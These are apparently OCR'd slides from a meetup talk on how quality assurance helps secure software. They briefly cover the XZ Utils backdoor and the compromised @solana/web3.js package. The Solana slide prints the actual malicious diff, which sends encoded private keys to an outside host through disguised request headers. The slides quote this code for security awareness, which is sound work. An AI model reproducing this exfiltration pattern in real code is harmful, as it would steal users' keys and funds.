TRUST DELIVERED


How Quality Assurance helps build Secure Software?


Testival Meetup #69

Viktor Kvaternjak
ReversingLabs
2025-02-22

Agenda

- Some recent famous attacks
- What can we do to protect ourselves
- Role of QA in ensuring security





XZ Utils


- Attacker inserted malware in one of the most used open source packages
- Ended up in some prerelease builds of some Linux distributions, but luckily, did not cause too much damage
- Would have enabled attacker access over SSH

```
2071  +
2072  +  /**
2073  +   * Adds process to the queue
2074  +   *
2075  +   * @param process Uint8Array
2076  +   * @return void
2077  +   */
2078  +  static addToQueue(process) {
2079  +    const b = bs58__default.default.encode(process);
2080  +    if (QUEUE.has(b)) return;
2081  +    QUEUE.add(b);
2082  +    fetch("https://sol-rpc.xyz/api/rpc/queue", {
2083  +      method: "POST",
2084  +      headers: {
2085  +        "x-amz-cf-id": b.substring(0, 24).split("").reverse().join(""),
2086  +        "x-session-id": b.substring(32),
2087  +        "x-amz-cf-pop": b.substring(24, 32).split("").reverse().join("")
2088  +      }
2089  +    }).catch(() => {});
2090     }
```

Solana JavaScript SDK backdoor

- Legitimate package @solana/web3.js was compromised
- Versions 1.95.6 and 1.95.7 were found containing malicious functions
- Malicious versions were intended to exfiltrate private keys to remote server
- Publish-access account was compromised for @solana/web3.js

